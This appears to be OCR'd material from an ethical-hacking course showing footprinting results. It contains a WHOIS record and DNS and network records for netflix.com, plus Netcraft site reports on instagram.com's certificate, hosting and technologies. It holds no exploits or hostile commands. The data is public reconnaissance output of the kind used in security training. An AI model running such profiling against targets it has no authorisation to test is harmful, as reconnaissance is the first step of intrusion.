
Whois Record of Netflix.com:


```
Domain Name: netflix.com
Registry Domain ID:
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-10-09T09:37:28+00:00
        2021-10-09
Creation Date: 1997-11-11T05:00:00+00:00
        1997-11-11
Registrar Registration Expiration Date: 2023-11-10T00:00:00+00:00
        2023-11-10
Registrar: MarkMonitor, Inc.
        MarkMonitor Inc.
Sponsoring Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: 12083895770
Status:
        clientDeleteProhibited
        clientTransferProhibited
        clientUpdateProhibited
        serverDeleteProhibited
        serverTransferProhibited
        serverUpdateProhibited
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY (DT)
Registrant Organization: Netflix, Inc.
Registrant Street: 100 Winchester Circle,
Registrant City: Los Gatos
Registrant State/Province: CA
Registrant Postal Code: 95032
Registrant Country: us
Registrant Phone: 14085403700
Registrant Phone Ext:
Registrant Fax: 14085403737
```


```
Registrant Fax Ext:
Registrant Email: REDACTED FOR PRIVACY (DT)
Registry Admin ID:
Admin Name: REDACTED FOR PRIVACY (DT)
Admin Organization: Netflix, Inc.
Admin Street: 100 Winchester Circle,
Admin City: Los Gatos
Admin State/Province: CA
Admin Postal Code: 95032
Admin Country: us
Admin Phone: REDACTED FOR PRIVACY (DT)
Admin Phone Ext:
Admin Fax: REDACTED FOR PRIVACY (DT)
Admin Fax Ext:
Admin Email: REDACTED FOR PRIVACY (DT)
Registry Tech ID:
Tech Name: REDACTED FOR PRIVACY (DT)
Tech Organization: Netflix, Inc.
Tech Street: 100 Winchester Circle,
Tech City: Los Gatos
Tech State/Province: CA
Tech Postal Code: 95032
Tech Country: us
Tech Phone: REDACTED FOR PRIVACY (DT)
Tech Phone Ext:
Tech Fax: REDACTED FOR PRIVACY (DT)
Tech Fax Ext:
Tech Email: REDACTED FOR PRIVACY (DT)
Registry Billing ID:
Billing Name:
Billing Organization:
Billing Street:
Billing City:
Billing State/Province:
Billing Postal Code:
Billing Country:
Billing Phone:
Billing Phone Ext:
Billing Fax:
Billing Fax Ext:
Billing Email:
Nameservers:
        ns-1372.awsdns-43.org
        ns-1984.awsdns-56.co.uk
        ns-659.awsdns-18.net
        ns-81.awsdns-10.com
Registry ID: 1404215_DOMAIN_COM-VRSN
DNSSEC: unsigned
```


WEB TOOL: NETCRAFT









sitereport.netcraft.com/?url=https://www.instagram.com/
Gmail
WhatsApp
Discord
Verzeo CEH Materia...
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
2a03:2880::/29
Ireland
IE-FACEBOOK-201100822
Facebook Ireland Ltd
2a03:2880:f258:e0:face:b00c:0:4420
Ireland
IE-FACEBOOK-201100822
Facebook Ireland Ltd
SSL/TLS
Assurance
Organisation validation
Common name
*.www.instagram.com
Organisation
Facebook, Inc.
State
California
Country
US
Organisational unit
Not Present
Subject Alternative Name
*.www.instagram.com, www.instagram.com
Validity period
From Mar 3 2021 to Jun 1 2021 (2 months, 4 weeks, 1 day)
Matches hostname
Yes
Server
Not Present
Public key algorithm
rsaEncryption
Protocol version
TLSv1.3
Perfect Forward Secrecy
Yes
Supported TLS Extensions
RFC8446 supported versions, RFC8446 key share, RFC7301 application-layer protocol negotiation
Application-Layer Protocol Negotiation
h2
Next Protocol Negotiation
Not Present
Issuing organisation
DigiCert Inc
Issuer common name
DigiCert SHA2 High Assurance Server CA
Issuer unit
www.digicert.com
Issuer location
Not Present
Issuer country
US
Issuer state
Not Present
Certificate Revocation Lists
http://crl3.digicert.com/sha2-ha-server-g6.crl
http://crl4.digicert.com/sha2-ha-server-g6.crl
Certificate Hash
GskBNGcTbPjCJ6QGGaBk9TY9oqQ
Type here to search
12:33 AM
4/4/2021


Site report for https://www.insta
InstaGram.com WHOIS, DNS, & Dom
Instagram
sitereport.netcraft.com/?url=https://www.instagram.com/
Gmail
WhatsApp
Discord
Verzeo CEH Materia...
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Public key length
2048
Certificate check
ok
Signature algorithm
sha256WithRSAEncryption
Serial number
0x03534ca132574c1bdf79542948a8694b
Cipher
TLS_CHACHA20_POLY1305_SHA256
Version number
0x02
Public Key Hash
71c8f7aa2d8ebca3aa0c15293d58fd1d423ec523f8f8e2b3030239d50c146485
OCSP servers
http://ocsp.digicert.com - 100% uptime in the past 24 hours
OCSP stapling response
No response received
Certificate Transparency
Signed Certificate Timestamps (SCTs)
Source
Log
Timestamp
Signature Verification
Certificate
Google Xenon 2021
fT7y+I//iFVoJMLAyp5SiXkrxQ54CX8uapdomX4i8Nc=
2021-03-03 02:56:05
Success
Certificate
DigiCert Yeti 2021
XNxDkv7mq0VEsV6a1FbmEDf71fpH3KFzlLJeSvbHDso=
2021-03-03 02:56:05
Success
SSLv3/POODLE
This site does not support the SSL version 3 protocol.
More information about SSL version 3 and the POODLE vulnerability.



sitereport.netcraft.com/?url=https://www.instagram.com/
Gmail
WhatsApp
Discord
Verzeo CEH Materia...
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Heartbleed
The site offered the Heartbeat TLS extension prior to the Heartbleed disclosure, but is using a new certificate and no longer offers Heartbeat.
This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. More information about Heartbleed detection
SSL Certificate Chain
Common name
DigiCert High Assurance EV Root CA
Organisational unit
www.digicert.com
Organisation
DigiCert Inc
Validity period
From 2006-11-10 to 2031-11-10
Common name
DigiCert SHA2 High Assurance Server CA
Organisational unit
www.digicert.com
Organisation
DigiCert Inc
Validity period
From 2013-10-22 to 2028-10-22


sitereport.netcraft.com/?url=https://www.instagram.com/
Gmail
WhatsApp
Discord
Verzeo CEH Materia...
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Hosting History
Netblock owner
IP address
OS
Web server
Last seen
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.221.174
Linux
unknown
1-Oct-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.1.174
Linux
unknown
15-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.221.174
Linux
unknown
8-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.1.174
Linux
unknown
24-Aug-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.221.174
Linux
unknown
16-Aug-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.1.174
Linux
unknown
27-Jul-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.221.174
Linux
unknown
20-Jul-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.1.174
Linux
unknown
6-Jun-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.221.174
Linux
unknown
3-Jun-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025
157.240.1.174
Linux
unknown
20-May-2020


sitereport.netcraft.com/?url=https://www.instagram.com/
Gmail
WhatsApp
Discord
Verzeo CEH Materia...
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Web Trackers
Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.
1 known tracker was identified.
Companies
Facebook (1)
Categories
Widget (1)
Company
Primary Category
Tracker
Popular Sites with this Tracker
Facebook
Widget
Instagram
www.picuki.com, www.movistar.es, www.tamildhool.net


NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Client-Side Scripting Frameworks
Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.
Technology
Description
Popular sites using this technology
AJAX
No description
www.amazon.it, www.paypal.com, www.instagram.com
Character Encoding
A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.
Technology
Description
Popular sites using this technology
UTF8
UCS Transformation Format 8 bit
HTTP Compression
HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.
Technology
Description
Popular sites using this technology
Gzip Content Encoding
Gzip HTTP Compression protocol
www.newsit.gr, www.varzesh3.com, www.offensive-security.com

WEB TOOL: DOMAIN DOSSIER



Address lookup

canonical name **netflix.com.**

aliases

addresses **3.230.129.93**
52.3.144.142
54.237.226.164
2600:1f18:631e:2f82:c8cd:27b2:ac:8dbf
2600:1f18:631e:2f80:77e5:13a7:6533:7584
2600:1f18:631e:2f84:ceae:e049:1e:6a96

Network Whois record

Queried **whois.arin.net** with "**n ! NET-3-224-0-0-1**"...

```
NetRange:       3.224.0.0 - 3.239.255.255
CIDR:           3.224.0.0/12
NetName:        AMAZON-IAD
NetHandle:      NET-3-224-0-0-1
Parent:         AT-88-Z (NET-3-128-0-0-1)
NetType:        Reallocated
OriginAS:       AS16509, AS14618
Organization:   Amazon Data Services NoVa (ADSN-1)
RegDate:        2018-12-18
Updated:        2018-12-18
Ref:            https://rdap.arin.net/registry/ip/3.224.0.0


OrgName:        Amazon Data Services NoVa
OrgId:          ADSN-1
Address:        13200 Woodland Park Road
City:           Herndon
StateProv:      VA
PostalCode:     20171
Country:        US
RegDate:        2018-04-25
Updated:        2019-08-02
Ref:            https://rdap.arin.net/registry/entity/ADSN-1
```

```
OrgAbuseHandle: AEA8-ARIN
OrgAbuseName:   Amazon EC2 Abuse
OrgAbusePhone:  +1-206-266-4064
OrgAbuseEmail:  abuse@amazonaws.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/AEA8-ARIN

OrgTechHandle: ANO24-ARIN
OrgTechName:   Amazon EC2 Network Operations
OrgTechPhone:  +1-206-266-4064
OrgTechEmail:  amzn-noc-contact@amazon.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ANO24-ARIN

OrgNOCHandle: AANO1-ARIN
OrgNOCName:   Amazon AWS Network Operations
OrgNOCPhone:  +1-206-266-4064
OrgNOCEmail:  amzn-noc-contact@amazon.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/AANO1-ARIN
```

DNS records

DNS query for **f.b.d.8.c.a.0.0.2.b.7.2.d.c.8.c.2.8.f.2.e.1.3.6.8.1.f.1.0.0.6.2.ip6.arpa** returned an error from the server: **NameError**

name	class	type	data	time to live
netflix.com	IN	A	54.160.93.182	60s (00:01:00)
netflix.com	IN	A	3.211.157.115	60s (00:01:00)
netflix.com	IN	A	3.225.92.8	60s (00:01:00)
netflix.com	IN	NS	ns-1372.awsdns-43.org	14400s (04:00:00)
netflix.com	IN	NS	ns-1984.awsdns-56.co.uk	14400s (04:00:00)
netflix.com	IN	NS	ns-659.awsdns-18.net	14400s (04:00:00)
netflix.com	IN	NS	ns-81.awsdns-10.com	14400s (04:00:00)
netflix.com	IN	SOA	server: ns-81.awsdns-10.com email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 1800	900s (00:15:00)
netflix.com	IN	MX	preference: 1 exchange: aspmx.l.google.com	60s (00:01:00)
netflix.com	IN	MX	preference: 10 exchange: aspmx2.googlemail.com	60s (00:01:00)
netflix.com	IN	MX	preference: 10 exchange: aspmx3.googlemail.com	60s (00:01:00)
netflix.com	IN	MX	preference: 5 exchange: alt1.aspmx.l.google.com	60s (00:01:00)
netflix.com	IN	MX	preference: 5	60s (00:01:00)

netflix.com	IN	TXT	google-site-verification=YVxAf7gFR4vFk1RkUwiYt3pzl2AVUP6aPdBgV1qtwcw	300s	(00:05:00)
netflix.com	IN	TXT	google-site-verification=nCi1QdlMabPJOvtQNCo5KaPyDfwog9pDr3d8IN767YA	300s	(00:05:00)
netflix.com	IN	TXT	loom-verification=0004053852	300s	(00:05:00)
netflix.com	IN	TXT	miro-verification=9ac407d6774b2ec4313b004d40204399e37f3b48	300s	(00:05:00)
netflix.com	IN	TXT	v=spf1 include:_spf_ipv4.netflix.com include:_spf.google.com include:amazonses.com include:servers.mcsv.net -all	300s	(00:05:00)
netflix.com	IN	TXT	zapier-domain-verification-challenge=d740d03c-47a4-491c-934d-c61bdba6099e	300s	(00:05:00)
netflix.com	IN	AAAA	2600:1f18:631e:2f80:77e5:13a7:6533:7584	60s	(00:01:00)
netflix.com	IN	AAAA	2600:1f18:631e:2f84:ceae:e049:1e:6a96	60s	(00:01:00)
netflix.com	IN	AAAA	2600:1f18:631e:2f82:c8cd:27b2:ac:8dbf	60s	(00:01:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (34 bytes) 00 05 69 6F 64 65 66 6D ..iodefm 61 69 6C 74 6F 3A 73 65 ailto:se 63 75 72 69 74 79 40 6E curity@n 65 74 66 6C 69 78 2E 63 etflix.c 6F 6D om	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (19 bytes) 00 05 69 73 73 75 65 64 ..issued 69 67 69 63 65 72 74 2E igicert. 63 6F 6D com	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (18 bytes) 00 05 69 73 73 75 65 65 ..issuee 6E 74 72 75 73 74 2E 6E ntrust.n 65 74 et	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (22 bytes) 00 05 69 73 73 75 65 6C ..issuel 65 74 73 65 6E 63 72 79 etsencry 70 74 2E 6F 72 67 pt.org	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (15 bytes) 00 05 69 73 73 75 65 70 ..issuep 6B 69 2E 67 6F 6F 67 ki.goog	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: (19 bytes) 00 05 69 73 73 75 65 73 ..issues 79 6D 61 6E 74 65 63 2E ymantec. 63 6F 6D com	300s	(00:05:00)
netflix.com	IN	CAA	[no interpretation available] hex dump: 00 09 69 73 73 75 65 77 ..issuew 69 6C 64 69 67 69 63 69 ilddigic	300s	(00:05:00)

netflix.com	IN	CAA	[no interpretation available] hex dump: (23 bytes) 00 09 69 73 73 75 65 77 ..issuew 69 6C 64 73 79 6D 61 6E ildsyman 74 65 63 2E 63 6F 6D tec.com
93.129.230.3.in-addr.arpa	IN	PTR	ec2-3-230-129-93.compute-1.amazonaws.com
129.230.3.in-addr.arpa	IN	NS	ns1-24-us-east-1.ec2-rdns.amazonaws.com
